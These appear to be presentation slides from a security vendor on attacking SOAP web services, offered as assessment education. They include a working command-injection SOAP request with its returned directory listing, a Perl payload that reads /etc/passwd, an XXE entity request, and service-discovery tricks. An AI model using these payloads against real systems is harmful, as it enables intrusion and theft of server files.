

Web Services Attacks & Countermeasures

The Attacks



Input Validation Issues

- Issues from the web world are all carried over
- Attacks like:
 - SQL Injection
 - Command Execution
 - Directory Traversal

Send the attack | /bin/l

POST /services/convert.php HTTP/1.0
Content-Length: 544
SoapAction: http://www.host.com/services/convert.php
Host: www.host.com
Content-Type: text/xml

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?><SOAP-  
ENV:Envelope xmlns:SOAPSDK1="http://www.w3.org/2001/XMLSchema"  
xmlns:SOAPSDK2="http://www.w3.org/2001/XMLSchema-instance"  
xmlns:SOAPSDK3="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-  
ENV="http://schemas.xmlsoap.org/soap/envelope/"><SOAP-  
ENV:Body><SOAPSDK4:convert  
xmlns:SOAPSDK4="http://www.host.com/services/"><SOAPSDK1:source> //bi  
n/l</SOAPSDK1:source><SOAPSDK1:from>test</SOAPSDK1:from><SOA  
PSDK1:to>test</SOAPSDK1:to></SOAPSDK4:convert></SOAP-  
ENV:Body></SOAP-ENV:Envelope>
```

Nice Directory Listing Returned

HTTP/1.1 200 OK

Date: Sat, 18 Jan 2003 22:41:37 GMT

Server: Apache/1.3.26 (Unix) mod_ssl/2.8.9 OpenSSL/0.9.6a ApacheJServ/1.1.2 PHP/4.2.2

X-Powered-By: PHP/4.2.2

Connection: close

Content-Type: text/html

```
<b>Warning</b>: fopen("cv/200301182241371./bin/ls", "w+") - No such file or directory in  
<b>/usr/home/www/services/convert.php</b> on line <b>24</b><br />
```

```
<br />
```

```
<?xml version="1.0" encoding="ISO-8859-1"?><SOAP-ENV:Envelope SOAP-  
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-  
ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="http://www.w3.org/2001/XMLSchema"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:SOAP-  
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:si="http://soapinterop.org/xsd"><SOAP-  
ENV:Body><convertResponse><return xsi:type="xsd:string">class.smtp.php
```

```
convert.php
```

```
convertclient.php
```

```
dns.php
```

```
dns_rpc.php
```

```
dnsclient.php
```

```
index.php
```

```
mailer.php
```

```
</return></convertResponse></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

Package Misconfigurations

- SOAP packages written in Perl might have issues with package traversal.
 - Example: By passing attacks like this as values
' :HTTP::Daemon::ClientConn::send_file("/etc/passwd")'

This will call the `send_file` function in the Perl `HTTP::Daemon` package and send the file contents back in the SOAP response.

Package Misconfigurations

- Apache nuSOAP has a debug setting that can be enabled in the request
- Apache SOAP has an administrative interface that by default requires no authentication

XML External Entity Attack

- A normal SOAP request to login may look like this

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<SOAP-ENV:Envelope xmlns:SOAPSDK1="http://www.w3.org/2001/XMLSchema"
xmlns:SOAPSDK2="http://www.w3.org/2001/XMLSchema-instance"
xmlns:SOAPSDK3="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Body>
    <SOAPSDK4:login xmlns:SOAPSDK4="urn:MBWS-SoapServices">
      <SOAPSDK1:userName></SOAPSDK1:userName>

      <SOAPSDK1:authenticationToken></SOAPSDK1:authenticationToken>
    </SOAPSDK4:login>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

XML External Entity Attack

- By Injecting an XXE attack into the request

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?><!DOCTYPE foo [<!ENTITY  
test SYSTEM "http://www.test.com/test.txt"><!ELEMENT foo ANY>] >  
<SOAP-ENV:Envelope xmlns:SOAPSDK1="http://www.w3.org/2001/XMLSchema"  
xmlns:SOAPSDK2="http://www.w3.org/2001/XMLSchema-instance"  
xmlns:SOAPSDK3="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-  
ENV="http://schemas.xmlsoap.org/soap/envelope/">  
  <SOAP-ENV:Body>  
    <SOAPSDK4:login xmlns:SOAPSDK4="urn:MBWS-SoapServices">  
      <SOAPSDK1:userName></SOAPSDK1:userName>  
  
      <SOAPSDK1:authenticationToken></SOAPSDK1:authenticationToken>  
    </SOAPSDK4:login>  
    <foo>&test;</foo>  
  </SOAP-ENV:Body>  
</SOAP-ENV:Envelope>
```

XML External Entity Attack

- The following response would indicate a vulnerability

HTTP/1.1 200 OK

Content-Type: text/xml

```
<?xml version="1.0"?>
```

```
    <foo>... This is the content from the file test.txt ...</foo>
```

- Ability to read files off the system
- Ability to retrieve files off of other webservers using the soap server as the gateway
- Ability to have the soap server retrieve a malicious xml entity and execute it on the local system
- Ability to use the soap server to do anonymous port scanning of other systems

Information Discovery

- The WSDL is the key to communication
- .NET offers auto discovery
 - Search for results.discomap and default.disco in the root of the website to located web services being offered
 - Microsoft offer a tool 'disco.exe' to automate this discovery
 - Ability to append ?WSDL and retrieve the WSDL of that service
 - Crude method of guessing service names in the root of the site like test.disco and test.vsdico
- Apache AXIS always stores available webservices in a standard path
- Public directory services such as UDDI

Theories

- SOAP Tracerouting
 - When using SOAP gateways – A mustUnderstand header can be used and any SOAP gateway that does not understand must respond back with a fault that includes the gateways information
 - Infinite Loops
 - In certain implementations use an href tag that points to itself
- ```
<m:address id="address1">
 <address href="#address1"/>
</m:address>
```

# Theories

- XML-RPC

- Implemented in Perl, Python, etc.
- Supported by Userland, 3<sup>rd</sup> party .NET class libraries
- HTTP POST

```
POST /RPC2 HTTP/1.0
```

```
User-Agent: Frontier/5.1.2 (WinNT)
```

```
Host: www.example.com
```

```
Content-Type: text/xml
```

```
Content-length: 181
```

```
<?xml version="1.0"?>
```

```
<methodCall>
```

```
 <methodName>examples.getStateName</methodName> <params>
```

```
 <param> <value><i4>41</i4></value> </param> </params>
```


```
</methodCall>
```

- RPC2 responder handles the <methodCall> request

# Theories

- Attack vectors
  - Denial of service
    - Taking dynamic input and sending large amounts of garbage data
  - Public Web services directories
    - Search for .asmx
    - Attackers could search for Web Services function usage (<array>, <struct>) and test their wares
  - SOAP functions mapped to user-defined functions (NuSOAP) will allow attackers to find flaws in user functions

# WebInspect Automates SOAP Assessments



SPI Dynamics, Inc.  
115 Perimeter Center Place  
Suite 270  
Atlanta, GA 30346

Caleb Sima  
csima@spidynamics.com